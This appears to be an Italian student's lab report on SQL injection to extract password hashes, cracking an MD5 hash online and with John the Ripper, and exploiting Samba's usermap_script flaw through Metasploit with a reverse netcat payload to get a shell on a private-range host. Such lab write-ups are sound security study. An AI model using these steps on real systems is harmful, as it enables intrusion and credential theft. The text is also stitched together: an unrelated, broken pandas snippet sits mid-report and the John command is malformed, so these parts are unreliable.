




Progetto modulo 4

Esercizio 1 - SQL Injection



- Ho verificato con la condizione sempre vera che la macchina fosse vulnerabile in modo da recuperare username dal database
- Successivamente ho selezionato username e password degli utenti in modo da recuperare quella dell'utente che mi interessava

Enter up to 20 non-salted hashes, one per line:

0d107d09f5bbe40cade3de5c71e9e9b7

Non sono un robot



reCAPTCHA
Privacy - Termini

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

[Download CrackStation's Wordlist](#)

11 2 12 1 11 1

```
(nicholas@kali)~[~/Scrivania]
$ locate rockyou.txt
/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt.tar.gz
/usr/share/wordlists/rockyou.txt
/usr/share/wordlists/rockyou.txt.gz

(nicholas@kali)~[~/Scrivania]
$ john /usr/share/wordlists/rockyou.txt > hash.txt
```

- Dopo aver trovato l'hash della password avrei avuto due modi per recuperarla
- Il primo come nel caso della foto mi è bastato andare sul sito crackstation in modo da verificare l'hash se compatibile con quelli già presenti nel database
- Un'altro modo sarebbe stato quello di utilizzare john the rapper in modo da poter confrontare questo hash con liste che avrei dovuto usare come rockyou.txt, come nel caso della figura sotto
- In questo caso crackstation è risultata la soluzione migliore e più rapida

Exploiting samba

```
msf6 > search samba
Matching Modules
#  Name
0  exploit/unix/webapp/citrix_access_gateway_exec
1  exploit/windows/license/calicclnt_getconfig
2  exploit/unix/misc/distcc_exec
3  exploit/windows/smb/group_policy_startup
4  post/linux/gather/enum_configs
5  auxiliary/scanner/rsync/modules_list
6  exploit/windows/fileformat/ms14_060_sandworm
7  exploit/unix/http/quest_kace_systems_management_rce
8  exploit/multi/samba/usermap_script
9  exploit/multi/samba/nttrans
10 exploit/linux/samba/setinfopolicy_heap
11 auxiliary/admin/smb/samba_symlink_traversal
12 auxiliary/scanner/smb/smb_uninit_cred
13 exploit/linux/samba/chain_reply
14 exploit/linux/samba/is_known_pipename
15 auxiliary/dos/samba/lsa_addprivs_heap
16 auxiliary/dos/samba/lsa_transnames_heap
17 exploit/linux/samba/lsa_transnames_heap_overflow
18 exploit/osx/samba/lsa_transnames_heap_overflow
19 exploit/solaris/samba/lsa_transnames_heap_overflow
20 auxiliary/dos/samba/read_nttrans_ea_list
21 exploit/freebsd/samba/trans2open
22 exploit/linux/samba/trans2open
23 exploit/osx/samba/trans2open
24 exploit/solaris/samba/trans2open
25 exploit/windows/http/sambar6_search_results

#  Name                               Disclosure Date  Rank    Check    Description
-  -                               -              -      -      -
0  exploit/unix/webapp/citrix_access_gateway_exec  2010-12-21      excellent Yes      Citrix Access Gateway Command Execution
1  exploit/windows/license/calicclnt_getconfig    2005-03-02      average  No       Computer Associates License Client GETCONFIG Overflow
2  exploit/unix/misc/distcc_exec                  2002-02-01      excellent Yes      DistCC Daemon Command Execution
3  exploit/windows/smb/group_policy_startup        2015-01-26      manual   No       Group Policy Script Execution From Shared Resource
4  post/linux/gather/enum_configs                  2010-06-16      normal   No       Linux Gather Configurations
5  auxiliary/scanner/rsync/modules_list            2010-06-16      normal   No       List Rsync Modules
6  exploit/windows/fileformat/ms14_060_sandworm    2014-10-14      excellent No       MS14-060 Microsoft Windows OLE Package Manager Code Execution
7  exploit/unix/http/quest_kace_systems_management_rce  2018-05-31      excellent Yes      Quest KACE Systems Management Command Injection
8  exploit/multi/samba/usermap_script              2007-05-14      excellent No       Samba "username map script" Command Execution
9  exploit/multi/samba/nttrans                    2003-04-07      average  No       Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
10 exploit/linux/samba/setinfopolicy_heap          2012-04-10      normal   Yes      Samba SetInformationPolicy AuditEventsInfo Heap Overflow
11 auxiliary/admin/smb/samba_symlink_traversal     2010-06-16      normal   No       Samba Symlink Directory Traversal
12 auxiliary/scanner/smb/smb_uninit_cred           2010-06-16      normal   Yes      Samba _netr_ServerPasswordSet Uninitialized Credential State
13 exploit/linux/samba/chain_reply                 2010-06-16      good     No       Samba chain_reply Memory Corruption (Linux x86)
14 exploit/linux/samba/is_known_pipename           2017-03-24      excellent Yes      Samba is_known_pipename() Arbitrary Module Load
15 auxiliary/dos/samba/lsa_addprivs_heap           2007-05-14      normal   No       Samba lsa_io_privilege_set Heap Overflow
16 auxiliary/dos/samba/lsa_transnames_heap         2007-05-14      normal   No       Samba lsa_io_trans_names Heap Overflow
17 exploit/linux/samba/lsa_transnames_heap_overflow 2007-05-14      good     Yes      Samba lsa_io_trans_names Heap Overflow
18 exploit/osx/samba/lsa_transnames_heap_overflow  2007-05-14      average  No       Samba lsa_io_trans_names Heap Overflow
19 exploit/solaris/samba/lsa_transnames_heap_overflow 2007-05-14      average  No       Samba lsa_io_trans_names Heap Overflow
20 auxiliary/dos/samba/read_nttrans_ea_list        2003-04-07      normal   No       Samba read_nttrans_ea_list Integer Overflow
21 exploit/freebsd/samba/trans2open                 2003-04-07      great    No       Samba trans2open Overflow (*BSD x86)
22 exploit/linux/samba/trans2open                  2003-04-07      great    No       Samba trans2open Overflow (Linux x86)
23 exploit/osx/samba/trans2open                     2003-04-07      great    No       Samba trans2open Overflow (Mac OS X PPC)
24 exploit/solaris/samba/trans2open                 2003-04-07      great    No       Samba trans2open Overflow (Solaris SPARC)
25 exploit/windows/http/sambar6_search_results     2003-06-21      normal   Yes      Sambar 6 Search Results Buffer Overflow

Interact with a module by name or index. For example info 25, use 25 or use exploit/windows/http/sambar6_search_results

msf6 > use 8
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
```

```
LPORT 4444 yes The listen port

Exploit target:
  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.13.150
rhost => 192.168.13.150
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  -  -  -  -  -  -  -  -
  CHOST      192.168.13.150  no        The local client address
  CPORT      4444            no        The local client port
  Proxies    []              no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.13.150  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      139             yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  -  -  -  -  -  -  -  -
```

- Dopo aver eseguito la scansione con nmap e aver verificato che la porta 445 su cui gira il servizio samba fosse aperta ho avviato msfconsole e cercato un exploit per samba come mostrato in figura
- Dopo averlo trovato è stato necessario come per ogni exploit configurarlo correttamente


```

# Import modules
import pandas as pd
import numpy as np

# Create a dictionary
data = {'Year': 2010, 'Country': 'USA', 'GDP': 15000000000000.0, 'Population': 310000000}

# Create a DataFrame
df = pd.DataFrame(data)


# Print the DataFrame
print(df)

```


- Dopodiché con il comando `exploit` sono riuscito ad entrare con successo nella macchina e vi ho verificato l'accesso con il comando `ifconfig`

Hack The Box tier 2 oopsie

